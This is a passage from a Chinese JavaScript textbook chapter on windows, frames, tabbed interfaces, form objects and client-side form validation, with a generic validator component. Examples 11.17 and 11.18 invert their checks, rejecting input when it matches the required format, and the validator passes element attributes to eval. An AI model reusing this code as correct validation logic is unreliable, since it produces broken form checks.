    var url = '/resource/js/core/web/MessageBox_Template.html';

    //如果没有定义 owner，从当前窗口打开
    if(owner == null)
        return Dialog.showModalDialog(url,435,204,
        {text:text,caption:caption,buttons:buttons,icon:icon,defaultButton:
        defaultButton,opener:self,info:info});
    //否则从指定窗口打开
    else
        return owner.Dialog.showModalDialog(url,435,204,
        {text:text,caption:caption,buttons:buttons,icon:icon,defaultButton:
        defaultButton,opener:self,info:info});
}
//Show 方法重载
//提供一个简短的方法用来方便地显示默认的提示框
//它只要一个参数，即要显示的文字内容
function __text_Show(text)
{
    __full_Show(null, text);
}
//显示特定的按钮到对话框
function __display_Button(buttons)
{
    var buttonStr = "";
    //一个对话框可能有多个按钮
    //下面这个循环为每一个按钮生成要显示的 HTML 文本
    //以及按下按钮后执行的动作
    for(var i = 0; i < buttons.length; i++)
    {
        buttonStr += "<td align='center' class='bbutton2'";

        //如果有定义 bottons[i].action
```

```
            //那么将 buttons[i].action 作为 onclick 事件
            //前面的 Buttons 对象已经为所有类型的按钮预先定义了相应的 action
            if(buttons[i].action != null)
                buttonStr += " onclick=\""+buttons[i].action+"\" ";
            if(buttons[i].text.length <= 2)
            {
                buttonStr += " width='34px' ";
            }
            buttonStr += ">"+buttons[i].text+"</td>";

            if(i < buttons.length - 1)
                buttonStr += "<td width='14'> </td>";
        }
        return buttonStr;
    }
})();
```

11.3.3　状态栏

除了创建明确不使用状态栏的浏览器窗口，每个浏览器窗口的底部都有一个状态栏，用来向用户显示一些特定的消息。例如，当用户将鼠标移动到一个超级链接上时，浏览器将显示这个链接所指的 URL。当用户鼠标移动到浏览器的一个控制按钮上时，浏览器将显示一条简单的帮助消息来解释这个按钮的作用。

通过 JavaScript 可以改变状态栏的默认行为，显示我们所希望显示给用户的信息。这是通过改变 window.status 和 window.defaultStatus 来做到的。例如：

```
JavaScript:setInterval("window.status=new Date();",1000);void(0);
```

将上面的代码输入到浏览器地址栏，可以在窗口下方的状态栏内看到系统日期和时间，如图 11.17 所示。

图 11.17　使用状态栏

11.4　框架——上层的 Window 对象

大多数客户端浏览器，支持将当前窗口划分为多个框架，每个框架包含一个独立的文档。这些框架都从属于上层的 Window 对象。

11.4.1　多框架应用

在一个应用中，如果页面出现了一个或多个框架，这种应用就被称为“多框架应用”。

在 HTML 的标准中，框架通常是由<frameset>和<frame>标记创建的，在 HTML4 中，<iframe>标记也可以用来在文档中创建“内联框架”。对于 JavaScript 来说，<iframe>创建的框架和用<frameset>创建的框架一样。本节讨论的所有内容都适用于两种框架。

下面的例子展示了两种创建框架的方式。

例 11.13　创建框架

```
<html>
<frameset cols="*,50%">
    <frame src="http://www.baidu.com"/>
    <frame src="http://www.google.com"/>
</frameset>
<iframe src="http://www.51js.com"></iframe>
</html>
```

执行结果如图 11.18 所示：

图 11.18　创建框架

这种带有多个框架的 Web 应用被称为多框架应用。在多框架应用的窗口中，每个框架都是一个独立的 Window 对象，拥有自己的域和 document 句柄。我们既可以像操作单个窗口一样独立地操作每一个框

架，也可以通过特殊的接口从顶层窗口或者其中的一个框架来访问其他框架。关于框架与框架之间的关系以及它们之间相互访问的方法，将在下面的一个小节里进行详细的讨论。

11.4.2　框架之间的关系

在浏览器中，窗口的框架也是由 Window 对象表示的，尽管有时候我们也用 Frame 对象来称呼框架，但是要知道，它其实和 Window 对象是同一类对象。

每一个 Window 对象都有一个 frames 属性，这个属性引用一个 Frame 对象的集合，其中每个元素代表的是这个窗口中包含的框架。（如果一个窗口没有任何框架，那么 frames 集合就是空的，frames.length 的值为 0）。

显然，由于每一个 Frame 对象其实也是一个 Window 对象，它依然有自己的 frames 属性，所以 Frame 是可以递归嵌套的。例如

```
window.frames[0].frames[1]
```

表示当前窗口的第一个子框架中的第二个子框架。

每一个 Window 对象还有一个 parent 属性，它引用包含这个 Window 对象的窗口。如果这个 Window 对象处于顶层，那么 parent 属性引用的就是这个窗口本身。

例如：

```
var a = window.frames[0];
var b = a.frames[1];
alert(b.parent == a); //true
alert(b.parent.parent == window); //true
alert(a.parent == window); //true
```

每个 Window 对象的 self 属性表示它自身，如果一个 Window 对象是框架，则 self 属性总是指向当前框架。

> 实际上，self 属性可以完全用 window 替代或者默认，但是通常情况下使用 self 属性增加了程序的可读性。

每个 Window 对象的 top 属性是一个通用的快捷方式，无论一个框架被嵌套了几层，它的 top 属性引用的都是包含它的顶级窗口。下面这段代码阻止页面文档被嵌套在任何框架内：

```
if (self != top)
    top.location = self.location;
```

11.4.3　框架的命名

用<frame>或者<iframe>创建框架的时候，可以用 name 属性为框架指定一个名字。给框架指定名字之后，就可以通过设置元素的 target 属性告诉浏览器把激活链接、点击图像或者提交表单的结果显示在哪里。这一点同 window 的命名是一样的。

例 11.14　拥有名字的框架

```
<html>
<head>
    <title>Example-11.14 拥有名字的框架</title>
</head>
<body>
<a href="http://www.baidu.com" target="myFrame_1">baidu</a>
<a href="http://www.google.com" target="myFrame_1">google</a>
<iframe name="myFrame_1" style="width:100%;height:100%;"></iframe>
</body>
</html>
```

命名后的框架除了用之前的 frames 集合访问之外，还可以用当前 Window 对象的一个同名属性来访问。例如，如果一个框架被命名为 table_of_contants，那么就可以用 window.table_of_contants 来访问它，例如：

```
<html>
<body>
<a href="#" onclick="table_of_contants.location='http://www.baidu.com';" >baidu</a>
<iframe name="table_of_contants" style="width:100%;height:100%;"></iframe>
</body>
</html>
```

11.4.4　子框架中的 JavaScript

我们在父框架中可以访问子框架中的 JavaScript 方法，其访问方式同访问当前框架的方式一样，只是需要显式指明窗口对象或者指定默认域，例如：

```
<script type="text/javascript">
    with(frames[0])
    {
        if(foo)
        {
            foo();
        }
    }
</script>
```

框架的加载和子窗口一样，是“异步”进行的，除非能够确定子窗口完全装载完毕，否则无法保证子窗口中的脚本内容能够正确执行，因此通常在编写调用代码的时候先对子窗口的装载脚本进行验证，如上例中的 if(foo)，先判断 foo 方法是否已经生效，只有生效才执行调用。

11.4.5　框架的应用——多页签显示

在 Web 应用中，页签是一种常用的交互方式。而多框架应用最多的一类场景之一，就是用它来模拟“多页签”效果。

11.4.5.1　什么是页签

页签，是类似于 GUI 的，用来将复杂界面分页展示的交互界面，“页签”也有多种形式，例如图 11.19～图 11.21 就是几种不同的页签形式：




图 11.19　页签的标准形式




图 11.20　Web 网站中的页签




图 11.21　信息系统中的页签

一般情况下，在 Web 系统中，我们用层和框架来模拟页签，用 JavaScript 来控制页签的增加与删除。

> 在 Web 方式下，层和框架有不同的用途，一个“层”，只是页面的一个展现层次，对于在单一交互中将信息分类显示的需求，我们通常用“层”模拟页签来完成；但是对于维护多个页面和操作状态的需求，我们通常用框架来模拟页签。不过，作为 DOM 的成员，无论用框架还是用层来模拟页签，JavaScript 的操作都是类似的。

11.4.5.2　页签的实现——创建一个包含页签的页面

页签的实现原理非常简单，下面给出的是一个信息系统中采用页签 UI 的核心代码。首先是一个包

含框架的页面，接着，在 JavaScript 中通过改变 frames 的 location 来控制页签被点击后页面的跳转，用其他的一些脚本来控制页签被点击后呈现出来的样式。关于 JavaScript 控制页签样式和跳转地址的方法，在本书的第 12 章中会有深入的讨论。

包含页签的页面：

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title></title>
<script>
    parent.LoadBar.style.display = 'none';
</script>
</head>
<frameset rows="66,*" frameborder="NO" border="0" framespacing="0">
  <frame src="/resource/topPage.jsp" name="top" scrolling="NO" noresize >
  <frame src="/resource/home.htm?sys=index" name="main">
</frameset>
<noframes><body>
</body></noframes>
</html>
```

控制页签“行为”的 JavaScript 代码：

```
function setTag(obj)
{
    var oHead = document.all("tabHead");
        //document.all()是 Internet Explorer 的方言，如果要保证兼容性，
        //可以用 getElementsByName()等方法替代，在第 12 章中会有关于这些方法的讨论
    for (var i = 0; i < oHead.length; i++)
    {
        //下面都是对 tabHead 中循环展示每一个页签的处理
        //因为当前激活的页签和其他页签的展现方式不一样
        //所以通过改变 DOM 属性的方式来让它们看起来确实不同
        //在这里不多做解释，第 12 章中会详细讨论这些内容
        var oTr = oHead[i].children(0).children(0);
        if(oHead[i] == obj)
        {
            oTr.children(0).children(0).src = "image/top_label_middle_left.gif";
            oTr.children(1).style.backgroundImage = "url(image/top_label_middle_
            fill.gif)";
            oTr.children(1).children(1).children(0).className="black";
            oTr.children(2).children(0).src = "image/top_label_middle_right.gif";

        }
        else
```

```
        {
            oTr.children(0).children(0).src = "image/top_label_left.gif";
            oTr.children(1).style.backgroundImage = "url(image/top_label_fill.gif)";
            oTr.children(1).children(1).children(0).className="white";
            oTr.children(2).children(0).src = "image/top_label_right.gif";
        }
    }

    //控制页面主体框架跳转到当前激活页签指定的 URL
    if(obj.selectedsys =="index")
        top.frames[1].location.replace("/resource/home.htm?sys="+obj.selectedsys);
}
```

11.5　表单和表单对象

HTML 中，表单<form>是一类既特殊又重要的 DOM 元素，它是用来完成同服务器端数据交互的。

11.5.1　Form 对象及其范例

Web 系统通常由页面向服务器端交换数据，由于这个交换数据的请求是随着页面的提交而发生的，因此，我们才说，Web 应用系统的数据请求，是由客户端向服务器端“发起的”。而最传统（到目前为止也最可靠）的发起请求的对象，就是 Form 对象。一个简单的 Form 看起来像图 11.22 所示这个样子：




图 11.22　表单和表单对象

<!--上图对应的页面代码-->

```
<html>
<body>
<form>
姓名：<input name='name' /><br/>
密码：<input name='password' type='password'/><br/><br/>
<input type="submit" /><input type="reset"/>
</form>
</body>
</html>
```

JavaScript 的 Form 对象代表了一个 HTML 表单。如果一个页面文档中存在表单，那么在 Document 对象的 forms[]集合中通常可以找到一个或多个 Form 对象。在 forms[]集合中，Form 对象是按照它们在文档中出现的顺序存放的。所以，document.forms[0]指的就是文档中的第一个表单。可以使用如下的代码引用文档中的最后一个表单：

```
document.forms[document.forms.length - 1]
```

值得注意的是，Form 对象只能是顺序出现在 Document 中的，它们不能嵌套，换句话说，<form>标签和匹配的</form>标签之间不允许再出现新的表单。

Form 对象最有用的属性是 elements[]集合，它包含各种表单输入元素的 JavaScript 对象。它们按照出现在 Form 中的先后顺序存放在 elements[]集合中，例如：

例 11.15　Form 和 elements

```
<html>
<head>
    <title>Example-11.15 Form和elements</title>
</head>
<body>
<form onsubmit="show(this);return false;">
姓名：<input name='name' /><br/>
密码：<input name='password' type='password'/><br/><br/>
<input name='submit' type="submit" /><input name='reset' type="reset"/>
</form>
<script type="text/JavaScript">
<!--
    //列举出Form对象的每一个元素
   function show(form)
   {
      var str="";
      for(var i=0;i<form.elements.length;i++)
      {
         str+=form.elements[i].name+"="+form.elements[i].value+"<br/>";
      }
      document.write(str);
```

```
    }
-->
</script>
</body>
</html>
```

执行结果如图 11.23（1）、（2）所示：

图 11.23（1）　Form 和 elements




图 11.23（2）　Form 和 elements

除了 elements[]之外，Form 对象的主要属性还有 action、encoding、method 和 target 等，直接对应于 HTML 标记<form>的属性 action、encoding、method 和 target（在下一章里我们将总结 HTML 元素属性和 DOM 对象属性的对应关系）。这些属性都用于控制将表单提交到服务器的方式以及服务器返回结果的形式。关于 Form 属性的具体内容，可以参考 HTML 手册或者 Web 服务器端应用程序设计的教程。

在信息系统中，Form 是构成用户交互界面的最重要的元素，它可以非常简单，也可以非常复杂，例如图 11.24 就是一个在信息系统中常见的 Form，更多的内容在后面的例子中还会陆续见到。




图 11.24　信息系统中的 form

- Form 是 JavaScript 应用中最重要的一个 DOM 对象，在本书的第四部分还会更加深入地讨论它。

11.5.2　定义表单元素

HTML 表单元素是原始对象，我们用这些对象来为 Web 应用创建交互界面。表 11.2 列出了常用的各类表单元素。

表 11.2　HTML 表单元素

类　型	说　明	类　型	说　明
button	按钮	radio	单选框
checkbox	复选框	reset	重置按钮
file	文件	submit	提交按钮
hidden	隐藏元素	text	文本输入框
image	图片	textarea	多行文本输入框
passsword	密码框		

从上面的例子可以看出，Form 对象将一组表单元素组合成一个完整的表单，你可以通过它的 Submit 元素提交它的数据内容，也可以通过它的 Reset 元素重置它的内容。JavaScript 提供了非常丰富的属性和方法用来操作表单对象。

11.5.3　客户端表单校验及其例子

客户端表单校验是 JavaScript 在 Web 应用中最常用的功能之一。它的基本功能是在客户端对用户的输入进行初步的合法性校验，以减轻服务器端的负荷，减少前端后端的交互和提高用户体验。

Web 应用中的表单校验非常常见，因为服务器通常需要确定某个数据的值是某个具体的类型或者在某个范围之内。而 HTML 的表单元素通常并不会限制它内容的数据类型和范围，所以如果不对表单的输入值进行校验，就意味着用户有可能提交不符合服务器所接受格式的表单数据，这就有可能给服务器端应用逻辑增加额外的“判定”复杂度，而且当系统发现用户提交数据错误时，错误数据已经被提交了，这也增加了额外的网络传输开销。JavaScript 的表单校验则能够非常有效地避免上述问题。

> JavaScript 的表单校验并不能保证传输过程中数据的正确性和安全性，尤其是被人为侵入或者破坏掉数据时，JavaScript 表单校验并不能阻止这种恶意攻击。另外，JavaScript 的表单校验也是容易被用技术手段绕过的，所以在客户端检验数据之后，并不意味着在服务器端可以完全地不再去检验提交的数据。在通常情况下，客户端和服务器端校验两者结合才是科学且安全的解决方案。关于服务器端数据校验的技术，不是本书的讨论范围，请参考与 Web 应用相关的其他教材。

基本的表单校验形式非常简单，例如下面这个例子要求所有的输入（<input>）必须填入值。

例 11.16　表单的基本校验

```
<html>
<head>
    <title>Example-11.16 表单的基本校验</title>
</head>
<body>
<form onsubmit="return check(this)">
    <input type = "text" name="a"/>
    <input type = "text" name="b"/>
    <input type = "text" name="c"/>
    <input type = "text" name="d"/>
    <br/><br/>
    <input type = "submit"/>
</form>
<script type="text/JavaScript">
<!--
    function check(form)
    {
        //遍历 form 的每一个表单元素
        for(var i = 0; i < form.elements.length; i++)
        {
            var element = form.elements[i];
            //判断其 value 是否为空
            if(/^[\s\n\r\t]*$/.test(element.value))
            {
                //如果为空则提示并且返回 false，阻止 form 的提交
```

```
                alert(element.name + "不能为空!");
                element.focus();
                return false;
            }
        }
        return true;
    }
-->
</script>
</body>
</html>
```

注意到，我们在例子里使用了正则表达式模式/^[\s\n\r\t]*$/来匹配“空内容”。上面这个例子在 Internet Explorer 浏览器中运行后看上去如图 11.25 所示：




图 11.25　表单的基本校验

对于一些稍微复杂的需求，除了要求表单元素的值不能为空之外，还可能要求提交的内容为某种特定的数据格式，不过这难不倒我们，改变校验判断的正则表达式模式，我们就可以用它来匹配其他格式的字符串，例如：

例 11.17　其他格式的表单校验

```
<html>
<head>
    <title>Example-11.17 其他格式的表单校验</title>
</head>
<body>
```

```
<form onsubmit="return check(this)">
    <input type = "text" name="a"/>
    <input type = "text" name="b"/>
    <input type = "text" name="c"/>
    <input type = "text" name="d"/>
    <br/><br/>
    <input type = "submit"/>
</form>
<script type="text/JavaScript">
<!--
function check(form)
{
    for(var i = 0; i < form.elements.length; i++)
    {
        var element = form.elements[i];
        //这里我们把例 11.16 中的判定是否为空改成了判定是否为数值
        if(/^([+-])?(0|([1-9][0-9]*))([.][0-9]+)?$/.test(element.value))
        {
            alert(element.name + "必须为数值!");
            element.focus();
            return false;
        }
    }
    return true;
}
-->
</script>
</body>
</html>
```

通常情况下，对于不同的字段，有不同的格式要求。为了增加通用性，我们可以将模式作为表单元素的一个属性，上面的例子修改如下：

例 11.18　正则表达式和表单校验

```
<html>
<head>
    <title>Example-11.18 正则表达式和表单校验</title>
</head>
<body>
<form onsubmit="return check(this)">
        <input type = "text" name="a" pattern="^[\s\n\r\t]*$"/><!--非空-->
        <input type = "text" name="b" pattern="^([+-])?(0|([1-9][0-9]*))$"/><!--整数
        -->
        <input type = "text" name="c" pattern="^[0-9]{11}$"/><!--11 位手机号码-->
        <input type = "text" name="d"
```

```
pattern="^\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*$"/><!--电子邮件地址-->
        <br/><br/>
        <input type = "submit"/>
</form>
<script type="text/JavaScript">
<!--
function check(form)
{
    for(var i = 0; i < form.elements.length; i++)
    {
        var element = form.elements[i];
        //通过改进，我们在 element 本身的 pattern 属性中描述正则表达式
        //然后通过读取它来作为匹配标准
        //这样我们就可以对输入进行多种格式的匹配了
        if(element.pattern)
        {
            var pattern = new RegExp(element.pattern);

            if(pattern && pattern.test(element.value))
            {
                alert(element.name + "输入格式不正确!");
                element.focus();
                return false;
            }
        }
    }
    return true;
}
-->
</script>
</body>
</html>
```

接下来，我们考虑到校验程序有可能要返回给用户不同模式的提示信息（而不总是简单的弹出对话框），因此将返回的内容也进行抽象。让它通过动态配置或者注册事件的方式支持以下或者其他不同的模式，效果如图 11.26 所示：

测试表单 E：

测试字段11（自定义规则整数1~99）　　（"测试字段11" 不能为空！）
测试字段12（字符串最小长度3）　　（"测试字段12" 不能为空！）
测试字段13（字符串2~7字符）　　（"测试字段13" 不能为空！）
提交查询内容

图 11.26　表单校验的不同交互模式

```
//表单 E 自定义校验处理动作
//自定义校验成功动作
function Form5_CheckPassed(e)
{
  //在自定义校验动作函数中我们仍然可以接收 event 参数
  alert('自定义动作：校验通过！');
  return true;
}
//自定义校验失败动作
function Form5_CheckFailed(e)
{
  //在自定义校验动作函数中我们仍然可以接收 event 参数
  //alert('自定义动作：校验失败！');
  for (var i = 0; i < e.checkedObjects.length; i++)
  {
       //针对检查过的表单元素我们作出对应的行为
       document.getElementById(e.checkedObjects[i].labelID).innerText = "";
  }
  for (var i = 0; i < e.results.length; i++)
  {
       //针对出错的表单元素我们也有自己的处理
       document.getElementById(e.results[i].target.labelID).innerText="("+e.
       results[i].getMessage()+")";
  }
  return false;
}
```

Ajax 技术的出现使得另一种“实时校验”非常流行，它除了对表单进行前端校验之外，还可以一定程度上和服务器端进行交互，这样就扩展了表单校验的能力，使得它能够进行用户名、注册邮箱和其他服务器端信息的校验，而采用和纯粹的客户端校验类似或者完全一样的模式。

11.5.4　创建一款通用的客户端表单校验组件

在 Web 系统中，为了更好地支持各种表单校验需求，通常将整个表单校验抽象成更加通用的组件，下面是一款表单校验组件的核心代码和部分应用代码，完整的表单校验组件比较复杂，它的源代码和示例见随书光盘◉或网站。

例 11.19　通用表单校验组件

```
function Validate(pattern,msg)  //ValidateAttribute 对象定义
{
    this.patternName = pattern;
    this.message = msg;
}Validate.prototype = new Attribute();
function ValidateAttribute(pattern,msg)
```

```
{
    return new Validate(pattern,msg);
}
//封装未能通过校验的对象
function ValidatePack(target,validate,checkValue)
{
    //校验对象本身
    this.target = target;
    //校验规则
    this.validate = validate;
    //被检查的值
    this.checkValue = checkValue;

    //默认的生成出错提示信息的规则
    ValidatePack.prototype.getMessage = function()
    {
        if(this.target.errorMsg != null)
            return this.target.errorMsg;

        var msg = "";

        if(this.target.tag != null)
        {
            msg += "\"" + this.target.tag + "\" ";
        }
        else
        {
            msg += "\"" + this.target.name + "\" ";
        }
        if(this.checkValue == true)
        {
            msg += "必须"+ this.validate.message + "! ";
        }
        else if(this.checkValue == false)
        {
            msg += "不能"+ this.validate.message + "! ";
        }
        else if(!isNaN(this.checkValue))
        {
            msg += this.validate.message + "限制为" + this.checkValue + "! ";
        }
        else
            msg += this.validate.message + "(" + this.checkValue + ")";

        return msg;
    }
```

```
}
//封装校验事件的参数，这个参数会随着校验对象产生的事件而传递
//上一小节中最后例子中的自定义处理函数就需要接收这个事件参数进行处理
function ValidateEventArgs()
{
    //存放校验结果的数组，这个数组中包含所有的校验失败的 ValidatePack 对象
    this.results = new Array();
    //存放所有校验对象的数组
    this.checkedObjects = new Array();

    //默认的结果展示方法
    ValidateEventArgs.prototype.getResult = function()
    {
        var msg = "";

        for (var i = 0; i < this.results.length; i++)
        {
            msg += this.results[i].getMessage() + "\n";
        }
        return msg;
    }
}


function Validator()
{
    //用来存放校验结果的堆栈
    this.validateResult = new ValidateEventArgs(); //new Array();
    //用来存放已检验对象的队列
    this.checkObjects = new Array();

    //检查并执行一段表达式
    var $eval = function(expr)
    {
        try{
            return eval(expr);
        }
        catch(e)
        {
            return expr;
        }
    };

    //定义校验通过事件，表单校验通过后会触发该事件
    Validator.prototype.checkPassedEvent = function(sender, event)
    {
```

```
    if (sender.onCheckPassed != null) return eval(sender.onCheckPassed);
    else return this.onCheckPassed(sender,event);
};
//定义校验失败事件，表单校验失败后会触发该事件
Validator.prototype.checkFailedEvent = function(sender,event)
{
    if (sender.onCheckFailed != null) return eval(sender.onCheckFailed);
    else return this.onCheckFailed(sender,event);
};

//默认的校验失败事件处理方法，可以被自定义的方法覆盖
//校验未通过的对象保存在参数 e 中传送到此处进行处理
Validator.prototype.onCheckFailed = function(form,e)
{
    var messageContainers = "";

    //尝试获取用来显示错误信息的 span 标签，这些标签可以被预先定义在 HTML 页面中
    if(form == null)
        messageContainers = document.getElementsByTagName("span");
    else
        messageContainers = form.document.getElementsByTagName("span");
    var showOnPage = false;
    //如果存在这些标签，则在这些标签中显示错误信息
    for (var i = 0; i < messageContainers.length; i++)
    {
        if (form == null || messageContainers[i].formName == form.name)
        {
            messageContainers[i].innerText = e.getResult().replace(/\n\r/g,
            "<br/>");
            messageContainers[i].style.display = "block";
            showOnPage = true;
        }
    }
    //否则
    if(!showOnPage) {
        try{
            //通过对话框的方式来报告错误
            MessageBox.show(window, '数据不通过：', '警告', 'LogOK', 'Warning', null,
            e.getResult());
        }catch(ee)
        {
            //如果没有引入 MessageBox 对象，用系统默认的 alert
            alert(e.getResult());
        }
        return false;
    }
```

```
    try{
        e.results[0].target.focus();
        e.results[0].target.value = e.results[0].target.value;
    }
    catch(e){}
    finally{return false;}
}
//默认的校验成功处理事件
Validator.prototype.onCheckPassed = function(form,e)
{
    return true;
}

//校验特定的对象
Validator.prototype.check = function(oElement)
{
    if(oElement == null || (oElement.nodeType == 1 && oElement.tagName.toLowerCase()
    == "form"))
    {
        //可以对表单中的某个特定元素进行校验
        return this._form_check(oElement);
    }
    else
    {
        //也可以对多个 DOM 元素进行校验
        return this._dom_check(arguments);
    }
}

//对一般 DOM 元素进行校验
Validator.prototype._dom_check = function(elements)
{
    this.validateResult = new ValidateEventArgs();

    this.__validate(elements);

    if (this.validateResult.results.length > 0)
        return this.checkFailedEvent(elements, this.validateResult);
    else
        return this.checkPassedEvent(elements, this.validateResult);
}
//对页面表单的 input,select,textarea 域进行校验
Validator.prototype._form_check = function(form)
{
    //定义校验事件参数
    this.validateResult = new ValidateEventArgs();
```

```
    //存放表单中的 Input 框列表
